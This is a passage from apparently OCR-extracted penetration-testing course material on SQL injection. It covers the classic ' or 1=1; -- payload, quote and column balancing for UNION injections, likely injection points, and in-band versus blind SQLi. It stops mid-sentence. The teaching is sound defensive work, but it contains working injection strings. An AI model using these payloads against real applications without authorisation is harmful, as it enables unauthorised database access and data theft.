
Probably the single most well-known SQLi payload out there, ' or 1=1; -- , is all but ubiquitous. Why is this string so popular? Let's parse it and see what is going on.

' – The single quote closes out any string.

or 1=1 – This tautology changes the query logic.

; -- – The end of the payload completes the statement and comments out remaining code that could cause syntax errors.

Warning: Some RDBMS require a space after the (--) comment delimiter.



What does that popular payload look like when injected into our name parameter?

```
SELECT *
FROM Users
WHERE lname='' or 1=1; -- ';
```

Put simply, the injection closed out the string, added an OR TRUE clause, closed out the query, and ended the whole thing with a comment.


SQLi Balancing Act

- Discovering and exploiting input flaws involve finding appropriate prefixes, payloads, and suffixes to cause impact
  - SQLi is no different
- A significant aspect of discovering SQLi flaws is determining reusable pieces of our injection
- The most obvious aspect of SQL that requires balancing are the quotes used with string data

Web Penetration Testing and Ethical Hacking

Discovering and exploiting input flaws must take into account existing code. SQL injection is no different. We have to ensure the code we inject can be interpreted properly to achieve the desired end.

Although first we inject code with the intent of causing errors, ultimately we will need to get on the other side of the errors. String quoting is the most obvious place where this balancing must take place.



The most common place our input lands in SQLi is within a quoted string, which is why adding a single stray quote causes the syntax error. That discovery completed, a proper prefix and suffix must be determined that can allow meaningful and impactful inputs that don't cause errors.


The following inputs and the resulting queries can help us understand appropriate quoting with respect to prefixes and suffixes.

Example with comments: `Dent';--`

```
SELECT...WHERE lname='Dent';-- ';
```

Example without comments: `Dent' OR 'a'='a`

```
SELECT...WHERE lname='Dent' OR 'a'='a';
```




Although quoting might be the most obvious balancing that must be done, there are other aspects that also need the same degree of care. There are a number of SQL queries that reference columns in multiple places the number of which must match.

We find this behavior with both INSERT and UNION statements. Our injections will need to be mindful of balancing the number of columns in these cases.

```
SELECT id, username, password FROM user1_tbl WHERE username='Zaphod' UNION
SELECT id2,username2, password2 FROM user2_tbl;
```


In the previous query, you can see three columns in the first SELECT (id, username, and password) and three in the SELECT being UNIONed (id2, username2, and password). Were the number of columns in the SELECTs not the same, then the DB would throw a syntax error.

A little later in the course, we explore how to determine the number of columns present.




Balancing columns actually can involve more than simply the number of columns. Again, both INSERT and UNION statements are in scope here, but this time rather than the number of columns, we are talking about what is contained in those columns. Although it is generally stated that the data types must match, in truth, the data types simply need to be compatible, or convertible.


Though perhaps not intuitive, strings and numbers are typically compatible for the purposes of this consideration. As with determining the number of columns needed in an injection, we will explore a way to ensure this constraint does not hinder us greatly.



The next section describes how to discover SQL injection flaws.



Discovering SQLi flaws seems straightforward enough if you expect only the most obvious, error-based, class of flaws. To be successful with SQLi, we need to explore various manifestations of this flaw. As we glean some of the key aspects of the classes of SQLi, we explore some basics of discovering the flaws themselves.



Regardless of the type or class of SQLi flaw we are up against, we still need to appreciate what inputs might lead to SQLi. The easy answer is, of course, any input could lead to SQLi depending upon the particular implementation. Although true, that isn't terribly helpful or insightful.

Certainly our interactions with the applications thus far will have given us insight into some particular inputs of interest. Likewise there are potions of every application that are obvious SQLi targets. Authentication functionality immediately comes to mind given the propensity for applications to employ a DB backend for authentication purposes.

Additionally, there are portions of our HTTP requests that are more likely to yield SQLi pay dirt:


GET URL query parameters

POST payload

HTTP Cookie – SQLi here are more likely to be blind.

HTTP User-Agent – SQLi here are more likely to be blind.


Note that some elements are more often expected to be blind SQLi flaws. We will explore what practical impact that has later.



A comment on the previous page suggested that some of the input locations were more commonly associated with blind SQLi flaws. Some of you might have been scratching your head on what exactly this means. Blink SQLi is considered to be a type or class of SQLi flaw.


Although, in truth, SQL injection is really just one type of vulnerability regardless of how it presents. Each of these types will have the same basic issue of client-supplied input being leveraged in the application such that the input gets interpreted by a DB backend too potentially ill effect.

However, there are vastly different ways in which this *one* flaw can present to a client. Yet, there is enough consistency among the variance that we can identify particular classes or types of SQLi manifestations. We will explain and explore these classes with the goal that understanding them better will allow for increased likelihood of discovery, exploitation, and ultimately flaw remediation.




The first class of SQLi flaw to discuss is that of **in-band** or **inline** SQL injection. The term *in-band* or *inline* is used to suggest that the end user can see the, largely unfettered, results of the SQLi directly. The key differentiator of this flaw is the visibility associated with it.

The visibility we are afforded makes this class of SQLi flaw the simplest for us to both discover and exploit.




It is not terribly difficult to guess what is suggested by blind SQL injection, especially given that the hallmark of 